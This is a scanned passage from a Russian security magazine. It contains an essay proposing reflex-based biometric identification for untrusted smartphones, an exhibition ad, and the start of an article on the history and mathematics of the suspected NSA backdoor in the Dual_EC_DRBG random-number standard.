Мир внезапно изменился — и все прежние наработки в области технической защиты информации резко, более чем наполовину, потеряли свою актуальность. Корпоративные системы, конечно, остались, но появились новые, открытые компьютерные системы цифровой экономики. И они немедленно стали важнейшими, а методов защиты их нет. "Здесь и сейчас" — вот лозунг цифровой экономики. Но как понять, где и когда, если на пути к этому стоит полное отсутствие методов идентификации в открытой среде? А ведь нужно знать, кому мы оказываем услугу. Как применять криптографию, если пользовательские устройства недоверенные? На какую нормативную базу опираться, если для открытых систем ее нет совсем?

Все меры по защите информационных систем до настоящего времени неявно формулировались для корпоративных, замкнутых систем. Состав такой системы известен: какие компьютеры в нее входят, как они защищены, где расположены и т.д. Понятны связи между узлами и характеристики передаваемых данных, что позволяет принять решение о криптографической защите данных. Легальные участники системы также известны, а это дает возможность эффективно их идентифицировать с использованием доверенных средств вычислительной техники (СВТ). И в это время все радикально изменилось.

Новый мир

В компьютерах появились неотчуждаемые средства реинжиниринга (например, IME), которые позволяют перехватить управление компьютером в любой момент и в любой момент получить любые данные, размещенные на его технических средствах. И эти угрозы не блокируются ни одним из известных средств защиты.

Системы преимущественно становятся открытыми, а сделать все СВТ в открытой системе защищенными невозможно.

Если мы и понимаем, как идентифицировать участников информационного взаимодействия в закрытых системах, то в открытых системах доверенных методов пока нет. И так как смартфоны всегда будут недоверенными, то методы идентификации должны стать совершенно другими. Мы предложим новый метод биометрической идентификации, основанный на рефлекторных реакциях человека и интерактивности процедур.

Приемы идентификации существенно зависят от целей, которые могут характеризоваться как криминалистические и технологические.

Криминалистическая идентификация выполняется, как правило, на доверенном оборудовании, без сотрудничества с идентифицируемым объектом. Идентификация в технической защите информации выполняется в предположении, что субъект готов к сотрудничеству.

Все исследования в области технической защиты информации до последнего времени проводились с учетом того, что мы работаем с корпоративными системами, границы которых точно известны. В этих границах всегда можно обеспечить достаточный уровень защищенности, базирующийся на доверенности СВТ, включенных в состав системы.

В открытой же системе этого добиться невозможно. Обращаясь за госуслугами, телемедицинскими консультациями, услугами банков, услугами в секторе B2C, граждане всегда будут пользоваться смартфонами, о доверенности которых говорить не приходится. Такой доступ неизменно будет самой легкой добычей для всех видов атак с использованием вредоносного ПО.

В этих условиях можно развивать систему в двух направлениях: перенести всю тяжесть защиты на центр и отказаться от использования надежной криптографической защиты при доступе к сервисам (например, банка) с мобильных устройств пользователей или/и строить распределенную, "иммунную" систему защиты, обеспечивающую приемлемый уровень защищенности клиентских транзакций даже при недоверенном оборудовании.

Первое направление очевидно, и многие идут по этому пути, полагая, что риски пока невелики и такими же останутся в дальнейшем. Очевидно, что это не так. Брешь в защите всегда находится и эксплуатируется преступниками. Брешей в защите следует избегать.

Второе направление еще ждет своих исследователей. Основой эффективных решений могут стать системы мультимодальной биометрической идентификации с использованием динамики рефлекторных реакций. Статья посвящена последним[1].

[1] *Из соображений краткости в тексте минимизированы ссылки на литературу, развернутый обзор и ссылки можно увидеть в [1].*

Естественность и простота

Биометрическая идентификация представляется естественным механизмом идентификации (аутентификации) для открытых систем. Биометрические параметры неотъемлемы от человека, и поэтому соблазн использовать их объясним.

Об эффективности биометрии свидетельствует огромный опыт применения для идентификации самых разных модальностей: радужной оболочки глаза, папиллярного узора, рисунка сосудистого русла, формы лица, ладони, голоса, состав генома и др. Эти биометрические модальности хотя и избыточны, но предельно просты: они или статичны, или условно статичны. Более того, если снимаемые приборами характеристики не инвариантны[2], то исследователи зачастую пытаются свести их к инвариантам[3] в попытке упростить последующий анализ.

В силу простоты и статичности эти модальности легко воспроизводятся и моделируются, что не только не снижает риски ошибочной идентификации, но и позволяет влиять на ее результаты. Традиционные (инвариантные) биометрические модальности не обеспечивают и не могут обеспечить достаточный уровень доверия к результатам идентификации на недоверенном устройстве.

Успешный же опыт применения биометрии связан не с визуальной и/или приборной идентификацией, а только с криминалистической, где в базах данных никто отпечатки не подменит, гражданин не наденет при регистрации отпечатков перчатку и не передаст ее потом злоумышленнику, а средства идентификации, используемые полицией, – доверенные.

Любые результаты идентификации, если они будут получены на недоверенных (обычных) устройствах (смартфонах, планшетах), легко подделать (подменить), что дискредитирует саму идею применения биометрии в юридически значимом информационном взаимодействии.

Простота подделки статических биометрических модальностей сегодня осознана, и операторов идентификации на основе биометрических данных начинает интересовать вопрос "А нельзя ли повысить ее достоверность за счет использования не одной, а нескольких биометрических характеристик?", т.е. за счет мультимодальности на этапе принятия решения.

Для независимых модальностей вероятности ошибок (как первого, так и второго рода) перемножаются, что объясняет целесообразность многофакторных (мультимодальных) решений и позволяет обеспечить достаточный уровень доверенности. Независимость при этом понимается как независимость характеристик и независимость каналов.

Почему улучшения не помогают

Предположительно, биометрические характеристики человека нельзя считать независимыми уже хотя бы потому, что они принадлежат одному человеку. Во всяком случае, независимость не доказана и, скорее всего, не изучалась. Уже в связи с этим гипотеза о повышении уровня доверия при использовании мультимодальностей не очевидна и требует серьезного изучения.

Еще более наглядной является необходимость в независимости каналов, а в нашем случае канал один, он формируется клиентским терминалом (смартфоном) и Интернетом. Конечно, ни о какой независимости здесь даже не может идти речь.

Таким образом, использование статических параметров для повышения достоверности идентификации с использованием недоверенного устройства практически нецелесообразно.

Одним из решений проблемы подделки (подмены) статических (инвариантных) биометрических параметров является проверка активности и разумности субъекта в дополнение к проверке биометрических показателей. Однако на недоверенном устройстве злоумышленник-человек может пройти тесты, контролирующие интеллект, а биометрические характеристики подменить.

В одной из статей в этом журнале [2] мы уже приводили

Предположительно, биометрические характеристики человека нельзя считать независимыми уже хотя бы потому, что они принадлежат одному человеку. Во всяком случае, независимость не доказана и, скорее всего, не изучалась. Уже в связи с этим гипотеза о повышении уровня доверия при использовании мультимодальностей не очевидна и требует серьезного изучения.

сравнение задач, средств и данных, необходимых для решения задачи идентификации в криминалистике и в цифровой экономике.

Вышло, что эти процессы полностью различны.

Не совпадают:

- объекты идентификации;
- их одушевленность/неодушевленность;
- заинтересованность объекта идентификации в ошибке;
- желательный для объекта идентификации результат;
- характер участия объекта в процессе идентификации.

При этом противоположными являются:

- контролируемость инструмента субъектом;
- доверенность среды идентификации;
- значимость того, жив ли объект идентификации;
- значимость согласия объекта идентификации с результатом идентификации;
- заинтересованность объекта идентификации в подтверждении гипотезы субъекта.

Физиология движений

Для устранения уязвимостей, связанных с простотой подмены измерений на недоверенных устройствах, необходимо от статических показателей перейти к динамическим типа "стимул – реакция" со сложной динамикой связи. Динамическим звеном, чрезвычайно сложным на сегодняшний день для моделирования, являются нервная и вегетативная системы человека и связанные с этим особенности физиологии движений. В частности, индивидуальными оказываются непроизвольные реакции на внешние стимулы (в частности, аудио- и видеораздражители).

Предположительно реакция на стимулы может быть зафиксирована датчиками клиентского устройства, обработана с помощью методов искусствен-

Успешный же опыт применения биометрии связан не с визуальной и/или приборной идентификацией, а только с криминалистической, где в базах данных никто отпечатки не подменит, гражданин не наденет при регистрации отпечатков перчатку и не передаст ее потом злоумышленнику, а средства идентификации, используемые полицией, – доверенные.

Любые результаты идентификации, если они будут получены на недоверенных (обычных) устройствах (смартфонах, планшетах), легко подделать (подменить), что дискредитирует саму идею применения биометрии в юридически значимом информационном взаимодействии.

[2] *Например, голос существенно зависит от состояния мягких тканей, т.е. при насморке может сильно измениться.*

[3] *Например, к зависимости только от твердых тканей — добиваясь инвариантности, но уменьшая информативность (сложность).*

ного интеллекта, например искусственных нейронных сетей, что позволит определить источник потоков данных и повысить достоверность идентификации.

Совокупность нескольких биометрических модальностей нужно дополнить анализом хотя бы одной физиологической (рефлекторной) реакции, что повысит достоверность биометрической идентификации и обеспечит решение задачи виталентности.

На недоверенном клиентском терминале несложно подделать голос, лицо, подменить отпечатки пальцев и рисунок сосудистого русла, сымитировать движение глаз. Но если в качестве биометрического признака использовать реакцию на раздражитель, то изменения этих модальностей при реальном источнике должны быть согласованными, и поэтому подделать потоки данных будет почти невозможно, т.к. для согласования поддельных данных нужна модель реакций конкретного человека, что нереально ввиду высокой сложности такой модели.

Основная особенность, обеспечивающая безопасность идентификации на недоверенном устройстве, состоит в интерактивности: ни клиентский терминал, ни центр сами по себе не выполнят идентификацию. Процедура существенно интерактивна, что и позволяет генерацию стимула и принятие решения отнести к доверенному центру, а съем информации осуществлять на принадлежащем клиенту персональном устройстве.

Основой нового подхода является гипотеза о том, что зависимость реакций человека на внешние стимулы существенно зависит от когнитивных и кинезиологических особенностей человека, носит динамический характер и отражается в измерениях в достаточной для анализа степени.

На сегодняшний день психомоторные реакции человека исследуются, как правило, на сложном лабораторном медицинском оборудовании в контролируемых условиях. Однако, исходя из параметров современных и перспективных технических средств (смартфонов), с их помощью среди динамических биометрических характеристик человека представляется возможным зафиксировать по крайней мере характеристики пульсовой волны, динамику изменения диаметра зрачка, динамику слежения взглядом за стимулом на экране. Для этого достаточно на смартфоне иметь камеру и вспышку (фонарик), а также сенсорный экран.

Движения глаз

Перспективным является изучение движения глаз. Глаз не может быть неподвижным, клетки рецепторов "утомляются" и "подменяются" в процессе саккадических движений. Эти движения характеризуются высокой сложностью. Достаточно отметить, что движениями глаз управляют семь мышц (!) и мышцы, ответственные за саккадические движения, являются самыми быстрыми. Многообещающим представляется изучение рефлекторной составляющей саккад, а также (может, и в первую очередь) процессы фиксации и регрессии при чтении.

Пульсовая волна

Изучение пульсовой волны предположительно позволит выделить реакцию сердца – изучить вариабельность сердечного ритма. Это тем более важно, что для жизнедеятельности организма сердце важнее зрения и регулирование осуществляется более "старыми" (и, таким образом, более стабильными) механизмами, в том числе ЦНС и вегетативной системой. При этом уровни регулирования могут меняться в зависимости от многих факторов, что позволяет считать механизм достаточно сложным для моделирования.

В качестве внешних раздражителей можно использовать имеющиеся у смартфона возможности: звук, цвет, свет, вибрацию, отображение текста (в том числе со случайным изменением числа пробелов).

Основой нового подхода является гипотеза о том, что зависимость реакций человека на внешние стимулы существенно зависит от когнитивных и кинезиологических особенностей человека, носит динамический характер и отражается в измерениях в достаточной для анализа степени.

Принципиальные особенности системы "стимул – реакция"

1. Нервная система человека как связующее звено между стимулом и реакцией. Если к симуляции интеллекта уже достаточно много подходов, то работ по симуляции деятельности нервной системы практически нет. Нервные системы людей крайне сильно отличаются друг от друга и сложны для моделирования. В отличие от интеллектуальных задач у нервной системы нет "правильного ответа", которому бы можно было научить машину.

2. Случайные, неповторяющиеся стимулы. Такой подход позволит принципиально исключить возможность воспроизведения ранее записанных реакций пользователя, т.е. подлога первичных данных.

3. Обработка пары "стимул – реакция" может производиться на удаленном доверенном устройстве.

При этом:

- недоверенность клиентского терминала не влияет на результаты, т.к. генерация стимула и анализ реакции выполняются на отчужденных доверенных ресурсах. Искажение реакции не даст возможности злоумышленнику получить нужный для него результат;
- перехватывать стимул нет смысла, т.к., зная стимул, невозможно сгенерировать реакцию в силу отсутствия модели человека;
- извлечь параметры нейронной сети путем ее тестирования в заданных условиях невозможно, а акты идентификации постоянно уточняют параметры нейронной сети, и поэтому даже тотальное наблюдение не позволит в полной мере воспроизвести сеть.

Нетрудно видеть, что основная особенность, обеспечивающая безопасность идентификации на недоверенном устройстве, состоит в интерактивности: ни клиентский терминал, ни центр сами по себе не выполнят идентификацию. Процедура существенно интерактивна, что и позволяет генерацию стимула и принятие решения отнести к доверенному центру, а съем информации осуществлять на принадлежащем клиенту персональном устройстве. ●

Литература

1. Бродский А.В., Горбачев В.А., Карпов О.Э., Конявский В.А., Кузнецов Н. А., Райгородский А.М., Тренин С.А. Идентификация в компьютерных системах цифровой экономики // Информационные процессы. Том 18. – № 4. – 2018. – С. 376–385.

2. Конявский В.А. Новая биометрия. Можно ли в новой экономике применять старые методы? // Information Security/Информационная безопасность. – 2018. – № 4. – С. 34–36.

Ваше мнение и вопросы присылайте по адресу is@groteck.ru

IN A WORD, MANY SOLUTIONS.

sferica.net

SICUREZZA

INTERNATIONAL SECURITY & FIRE EXHIBITION

CO-LOCATED WITH SMART BUILDING EXPO

WHERE PRODUCTS & STRATEGY CREATE SOLUTIONS

FIERA MILANO, RHO • 13-15 NOVEMBER 2019

www.sicurezza.it

INTERNATIONAL NETWORK

EXPOSEC INTERNATIONAL SECURITY FAIR
www.exposec.com.br

FIRE SHOW INTERNATIONAL FIRE FAIR
fireshow.com.br

FISP FISST
www.fispvirtual.com.br

ORGANIZED BY

FIERA MILANO

Dual EC – криптографический стандарт с лазейкой

Алексей Жуков, *председатель совета Ассоциации "РусКрипто"*
Александра Маркелова, *технический директор ООО НТЦ "Альфа-Проект", к.ф.-м.н.*

Мы рассмотрим историю генератора псевдослучайных чисел Dual_EC_DRBG (Dual Elliptic Curve Deterministic Random Bit Generator), ставшего в свое время федеральным криптографическим стандартом в США и продвинутого в международные криптографические стандарты. Несмотря на огромное количество работ, содержащих его серьезнейшую критику, данный стандарт просуществовал как часть стандартов ANSI и ISO/IEC с 2006 по 2015 г. По всеобщему мнению криптографических экспертов (не подтвержденному, однако, на официальном государственном уровне), этот алгоритм содержит лазейку, позволяющую владельцу ключа к лазейке вычислять по выходу генератора его внутреннее состояние, а затем предсказывать вырабатываемые им числа.

Обстоятельства, сопровождавшие процесс утверждения этого алгоритма в качестве криптографического стандарта на национальном и международном уровне, а также роль АНБ в этом процессе лишь укрепляют убеждение, что в данном случае мы имеем дело с успешной реализацией давней идеи государственных структур США о внедрении лазеек в криптоалгоритмы, являющиеся государственными (а еще лучше – международными) криптографическими стандартами [1].

АНБ – Агентство национальной безопасности США (National Security Agency – NSA) – специализированный орган в системе министерства обороны США, осуществляет разведывательные функции в электронных коммуникационных сетях, а также защиту американских правительственных и ведомственных закрытых линий связи. АНБ располагает широко разветвленной сетью пунктов подслушивания, радиоперехвата и радиопеленгации, расположенных во многих районах земного шара.

История Dual EC: появление, стандартизация, модификация, отмена

Следует сразу сказать, что мы приводим историю Dual_EC_DRBG (Dual EC – для краткости) в той степени, в которой она известна общественности, т.е. пользуясь материалами, опубликованными в открытой печати. Сам алгоритм был впервые представлен на семинаре NIST по генерации случайных чисел в 2004 г. у как "теоретико-числовой генератор", использующий вычисления в группе точек эллиптической кривой [2].

Надо сказать, что генераторы случайных и псевдослучайных чисел (далее – ГСЧ и ГПСЧ) являются важнейшими криптографическими примитивами, от свойств которых во многом зависит стойкость всей криптографической системы. Обычным требованием к таким генераторам является статистическая неотличимость порожденных ими последовательностей от случайных равновероятных последовательностей. Для проверки этих свойств разработаны многочисленные статистические тесты. Для криптографических приложений от ГПСЧ требуется еще и "непредсказуемость" – невозможность для нарушителя предсказывать очередной знак выходной последовательности, порождаемой генератором с вероятностью, существенно отличной от равновероятной, даже если ему известны все предыдущие знаки этой последовательности. Это подразумевает, что нельзя определить внутреннее состояние ГПСЧ на основе его выхода.

С самого начала было ясно, что скорость работы нашего генератора является достаточно низкой за счет вычислений на эллиптических кривых, но зато его стойкость, по утверждению докладчика, Дона Джонсона, существенно выше альтернатив, поскольку базируется на задаче дискретного логарифмирования в группе точек эллиптической кривой. Тогда же алгоритм Dual EC появился и в проекте стандарта ANSI X9.82 [3].

Однако вскоре были опубликованы исследования, доказывающие, что генератор Dual EC подвержен различительной атаке (distinguishing attack) [4], [5], т.е. вырабатываемые им последовательности чисел статистически отличимы от истинно случайных. Обычно такого рода уязвимости считаются критичными для ГПСЧ и являются причиной его исключения из криптографических стандартов, но не в этот раз…

Комитет по стандартизации проигнорировал работы, критикующие Dual EC, сославшись на формальное превышение сроков их подачи. При этом некоторые другие, менее существенные, замечания, поданные позже срока, все-таки были учтены. В результате в июне 2006 г. в пакете с другими генераторами псевдослучайных чисел Dual EC был принят NIST в качестве криптографического стандарта [6].

Одновременно с этим алгоритм Dual EC стал частью международного стандарта – стандарта ISO 18031:2005. И здесь не обошлось без давления со стороны властей США. К лету 2003 г. подкомитет 27 объединенного технического комитета 1 ISO/IEC (Joint Technical Committee ISO/IEC JTC 1, Information technology, Subcommittee SC 27, IT Security techniques) занялся

процессом стандартизации генераторов случайных чисел. При этом изначальная версия стандарта ISO, за которую проголосовало 19 стран из 24, не содержала генератора Dual EC. Было получено более 150 комментариев, но большинство из них были незначительными исправлениями и пояснениями. Участники голосования высказывали те или иные замечания и уточнения к проекту стандарта, комментируя его отдельные пункты и формулировки. Со стороны США не было конкретных замечаний, был только общий комментарий "ко всему документу", в котором говорилось, что текущая версия стандарта "не обладает достаточной глубиной"[1]. В качестве альтернативы ISO был предложен американский стандарт ANSI X9.82, как "более тщательно проработанный"[2]. В результате США, по сути, навязали ISO свою версию стандарта, включающую Dual EC, которая в итоге и была принята [7].

Параллельно с процессом продвижения Dual EC шел процесс его критики со стороны независимых экспертов. В августе 2007 г. на конференции CRYPTO-2007 сотрудники Microsoft Дэн Шумов и Нильс Фергюсон продемонстрировали возможность существования лазейки в Dual EC [8]. В этом алгоритме при генерации случайных чисел используются две точки эллиптической кривой: P и Q. С помощью точки P задается внутреннее состояние генератора, а точка Q используется для вычисления выхода генератора. Если известна связь между точками P и Q (т.е. такое число d, что Q = d • P), то по нескольким известным значениям выхода можно вычислить текущее внутреннее состояние генератора, а значит, можно предсказать все последующие генерируемые им числа[3].

В стандарте точки P и Q заданы. Поскольку задача дискретного логарифмирования является вычислительно трудной, то найти такое d, что Q = dP, на данный момент невозможно. Но дело в том, что эти точки заданы авторами стандарта, а они могли изначально выбрать число d, а затем вычислить точку Q как dP. Подобное предположение подтверждается и следующей перепиской между Дж. Келси и Д. Джонсоном, которую приводят авторы статьи [18], посвященной истории Dual EC (рис. 1). По сути, в ней говорится, что мы имеем дело с асимметричным SETUP-механизмом в структуре Dual EC, при этом Q играет роль открытого ключа SETUP-механизма, а d – роль секретного ключа [1].

Таким образом, наличие указанной скрытой лазейки в алгоритме Dual EC в принципе возможно, хотя ни доказать, ни опровергнуть ничего нельзя.

Из приведенной выше переписки видно еще одно немаловажное обстоятельство – роль АНБ в разработке и принятии стандарта Dual EC. Ни в одном из первоначальных материалов, посвященных нашему стандарту, не указан его автор или разработчик. Официальная публикация NIST, содержащая, наряду с другими генераторами псевдослучайных чисел, и алгоритм Dual EC, имеет официальных авторов – Элейн Баркер (Elaine Barker) и Джон Келси (John Kelsey), оба сотрудники NIST. В то же время существуют многочисленные подтверждения того, что ни Келси, ни Баркер не были разработчиками Dual EC, более того, они даже не чувствовали себя компетентными давать комментарии по поводу Dual EC, отсылая по этому поводу к сотрудникам АНБ, например, переписка между Э. Баркер и М. Кампанья (рис. 2), приведенная в [18].

Вскоре после конференции, в ноябре 2007 г., вышла разгромная статья Брюса Шнайера [9], в которой он советовал ни при каких обстоятельствах не использовать генератор Dual EC, тем более что и в стандартах NIST, и в ISO есть альтернативы.

Другой способ избежать возможной закладки в Dual EC – это выработать собственные точки P и Q и запускать генератор с этими новыми значениями. Формально NIST разрешил

```
Subject: [Fwd: RE: Minding our Ps and Qs in Dual_EC]
Date: Wednesday, October 27, 2004 at 12:09:25 PM Eastern Daylight Time
From: John Kelsey
To: larry.basham@nist.gov
--------------------------- Original Message ----------------------------
Subject: RE: Minding our Ps and Qs in Dual_EC
From: "Don Johnson" <DJohnson@cygnacom.com>
Date: Wed, October 27, 200411:42 am
To: "John Kelsey" <john.kelsey@nist.gov>

John,
P=G.
Q is (in essence) the public key for some random private key.

It could also be generated like another canonical G, but NSA kyboshed
this idea, and I was not allowed to publicly discuss it, just in case you
may think of going there.

Don B. Johnson

-----Original Message-----
From: John Kelsey fmailto:john.kelsey@nist.gov]
Sent: Wednesday, October 27, 200411:17 AM
To: Don Johnson
Subject: Minding our Ps and Qs in Dual_EC

Do you know where Q comes from in Dual_EC_DRBG?

Thanks,
-John
```

Рис. 1. Электронная переписка между Дж. Келси и Д. Джонсоном от 27.10.2004 [18]

Джон Келси – Дону Джонсону: "Знаете ли вы, откуда взялось Q в Dual_EC_DRBG?"

Дон Джонсон – Джону Келси: "P = G.Q, по сути, открытый ключ для некоторого случайного закрытого ключа. Кроме того, Q может быть получена как еще одна каноническая точка G, но АНБ отвергло эту идею и запретило мне это публично обсуждать..."


Национальный институт стандартов и технологий США – (англ. The National Institute of Standards and Technology, NIST). Официальная задача института – "продвигать инновационную и индустриальную конкурентоспособность США путем развития наук об измерениях, стандартизации и технологий с целью повышения экономической безопасности и улучшения качества жизни". Вместе с Американским национальным институтом стандартов (ANSI) участвует в разработке стандартов и спецификаций к программным решениям, используемым как в государственном секторе США, так и имеющим коммерческое применение.

https://ru.wikipedia.org

[1] We feel that this document is lacking sufficient depth in many areas and simply is not developed enough to be an ISO standard... [10].

[2] We do feel that ANSI X9.82 Random Bit Generation standardization work is much further developed and should be used as the basis for this ISO standard [10].

[3] Детально принцип работы генератора DUAL_EC_DRBG и механизм лазейки будет разобран в разделе 2.



Elaine Barker <elaine.barker@nist.gov>
02/03/2006 09:17

To Matthew.Campagna@pb.com, John Kelsey <john.kelsey@nist.gov>
cc
Subject Re: some DRBG items

Matt: John isn't the person to ask about the Dual_EC_DRBG. I've forwarded your email to Debby Wallner and Bob Karkoska at NSA.

Elaine

Рис. 2. Электронная переписка между Э. Баркер и М. Кампанья, от 02.03.2006 [18]

Элейн Баркер – Мэттью Кампанья, копия Джону Келси: "Мэтт, Джон – не тот человек, которому можно задавать вопросы касательно Dual_EC_DRBG. Я переадресовала ваше письмо Дебби Уоллнеру и Бобу Каркоска из АНБ. Элейн".

SIGINT – радиоэлектронная разведка (англ. Signals Intelligence), включает перехват каналов связи. BULLRUN – секретная программа по дешифрованию онлайн-коммуникаций и данных, которая осуществляется Агентством национальной безопасности США.

В сентябре 2013 г. NIST выпустил рекомендации по отказу от использования Dual EC [13], но при этом алгоритм все еще оставался частью стандарта и некоторые криптопродукты использовали его. В декабре 2013 г. в документах, обнародованных Сноуденом, была обнаружена информация, что компания RSA Security получила от АНБ $10 млн за использование алгоритма Dual EC в криптобиблиотеке BSAFE в качестве основного генератора псевдослучайных чисел [14]. RSA не подтвердило и не опровергло эту информацию, сообщив, что они "всегда действуют в интересах своих клиентов". АНБ от комментариев, разумеется, воздержалось.

использование альтернативных (сгенерированных пользователем) P и Q, но на практике оказалось, что это существенно усложняет разработчикам сертификацию соответствующего продукта на соответствие FIPS-140-2 [11].

После разоблачений Эдварда Сноудена у криптографического сообщества не осталось сомнений, что история Dual EC была частью масштабных программ BULLRUN и SIGINT АНБ по ослаблению криптографических стандартов и встраиванию лазеек в коммерческие продукты [12]. Годовой бюджет АНБ на подобные мероприятия составлял порядка $250 млн.

Некоторые аффилированные с АНБ математики продолжали отрицать возможность практического использования лазейки в Dual EC. "Их глаза широко открываются, когда я говорю о том, как трудно на самом деле получить информацию, которую они предполагают получить такими атаками... Я бросил им вызов: предложил сгенерировать свои собственные параметры и показать мне, что они в действительности смогут восстановить таким способом. Никто пока этого не сделал"[4],– заявил Ричард Джордж (Richard George) в мае 2014 г. [18]. Заметим, что сам Ричард Джордж работал в АНБ с 1970 по 2011 г., а затем перешел в RSA Security, где курировал финансируемые правительством проекты [15].

Вызов Ричарда Джорджа был принят группой математиков, и уже в августе 2014 г. они продемонстрировали реальную (а не только теоретическую) эксплуатацию уязвимости Dual EC [16]. Их статья показала, как вычислять ключи протокола TLS, используя знание связи между точками P и Q (число d, "ключ лазейки").

Вскоре после этого RSA Security выпустила рекомендации для пользователей библиотеки BSAFE: не использовать генератор Dual EC.

В июне 2015 г. вышла новая версия рекомендаций NIST [17], в которой алгоритм Dual EC уже отсутствовал. Конец истории… Точка.

Описание алгоритма

Пусть задана эллиптическая кривая в форме Вейерштрасса:

$y^2 = x^3 + ax = b \bmod p$,

где $p > 3$ – простое число, точка $P = (P_x, P_y)$ – порождающий элемент циклической подгруппы группы точек эллиптической кривой, r – порядок этой подгруппы, $Q = (Q_x, Q_y)$ – некоторая ненулевая точка той же подгруппы, отличная от P.[5]

В приложении A.1 стандарта NIST версии 2006 г. [6] были определены фиксированные значения параметров p, r, a, b, P_x, P_y, Q_x, Q_y для кривых P-256, P-384, P-521.

Стойкость генератора базируется на сложности решения задачи дискретного логарифмирования в группе точек эллиптической кривой, т.е. на нахождении такого числа d, что $Q = dP$.[6]

Основная идея

Общая схема работы генератора Dual EC показана на рис. 3.

Значения s и r задают, соответственно, внутреннее состояние генератора и вырабатываемые псевдослучайные биты. В упрощенном варианте, если дополнительная строка additional_input не задана, то

$$s_i = \phi\,(x(s_{i-1}P)), \quad (1)$$

$$r_i = \phi\,(x(s_iQ)), \quad (2)$$

где x(•) – выбор x-координаты точки эллиптической кривой, а ϕ(•) – представление элемента поля в виде битовой строки (в формате Big Endian старшие биты записываются первыми).

В силу сложности задачи дискретного логарифмирования обновление внутреннего состояния по формуле (1) должно обеспечить стойкость генератора к обратному перебору (Backtracking Resistance). Последнее означает, что даже если в какой-то момент скомпрометировано внутреннее состояние генератора, то все равно невозможно восстановить предыдущие внутренние состояния и получить ранее выработанные случайные числа.

Блок ExtractBits извлекает из пришедшей на вход битовой строки правые outlen бит. При этом значение outlen должно делиться на 8 и быть не больше, чем 240 для кривой P-256, 368 для P-384 и 504 для P-521. То есть от x-координаты точки s_iQ берутся младшие outlen бит ("отбрасываются" как минимум два старших байта).

Презентация генератора [2] обосновывала необходимость использования операции ExtractBits тем, что иначе генератор становится предсказуемым в некоторых ситуациях. Дело в том, что количество точек эллиптической кривой приблизительно равно размерности поля: по теореме Хассе [20], порядок m абелевой группы точек эллиптической кривой удовлетворяет неравенству

$$p + 1 - 2\sqrt{p} \le m \le p + 1 + 2\sqrt{p}.$$

Из уравнения Вейерштрасса легко понять, что если точка (x, y) лежит на эллиптической

[4] *"Their eyes open wide when I talk about how how hard it is to really get the information they assume they just get to attack this thing… I've challenged any of them to actually generate their own parameters and show me that in real life they can recover that. No one has done it yet" [18].*

[5] *Слово Dual в названии алгоритма объясняют использованием в его работе двух точек.*

[6] *В работе алгоритма Dual EC задействованы вычисления в группе точек эллиптической кривой [20], где в силу аддитивной записи групповой операции степень элемента P-группы превращается в его кратное n • P или короче – nP, а задача дискретного логарифмирования по основанию P принимает вид: для данного Q найти такое n, что nP = Q.*

кривой, то и точка (x, -y) тоже. Таким образом, каждой x-координате соответствуют две точки, а значит количество различных координат можно оценить как

$$\frac{m}{2} \le \frac{p+1}{2} + \sqrt{p},$$

откуда следует, что количество значений, не являющихся x-координатами, оценивается как

$$p - \frac{m}{2} \ge \frac{p-1}{2} - \sqrt{p}.$$

Мы видим, что почти половина значений не являются координатами точек эллиптической кривой, т.е. никогда не будут выработаны генератором без усечения, а следовательно такой генератор вырабатывает не всевозможные битовые строки, а только какое-то подмножество. По утверждению авторов алгоритма [2], отсечение 13 старших (левых) бит позволяет избавиться от этого недостатка, поскольку "валидные" и "невалидные" значения x распределены достаточно хаотично (к сожалению, точного объяснения, откуда взялось число 13, нигде не приводилось, как и многие другие пояснения к предложенной конструкции).

Итак, пусть необходимо выработать requested_number_of_bits бит, генератор ранее инициализирован (s – внутреннее состояние), на вход подана строка additional_input (если не задана, то считаем additional_input = 0).

Обозначим за TRUNC_R(a, len) – правые (младшие) len бит строки a, а за TRUNC_L(a, len) – левые (старшие) len бит строки a. Тогда алгоритм работает следующим образом:

1. temp = Null;
2. s = s ⊕ additional_input;
3. s = ϕ (x(sP));
4. r = ϕ (x(sQ));
5. temp = temp||TRUNC_R(r, outlen);
6. Если len(temp) < requested_number_of_bits, то перейти к 3;
7. returned_bits = TRUNC_L(temp, requested_number_of_bits).

В данном описании мы опустили некоторые шаги, связанные с переинициализацией генератора, проверкой корректности всех длин данных, дополнительной обработкой additional_input.




Рис. 3. Алгоритм Dual EC [6]

Заметим, кстати, что при выработке достаточно длинной битовой строки additional_input используется только в первом блоке данных. К этому аспекту мы еще вернемся, когда будем рассматривать структуру лазейки в данном алгоритме.

Модификация алгоритма

В обновленной версии стандарта NIST 2012 г. алгоритм Dual EC был немного модифицирован [21]. В конце алгоритма был добавлен еще один шаг:

s = ϕ (x(sP)),

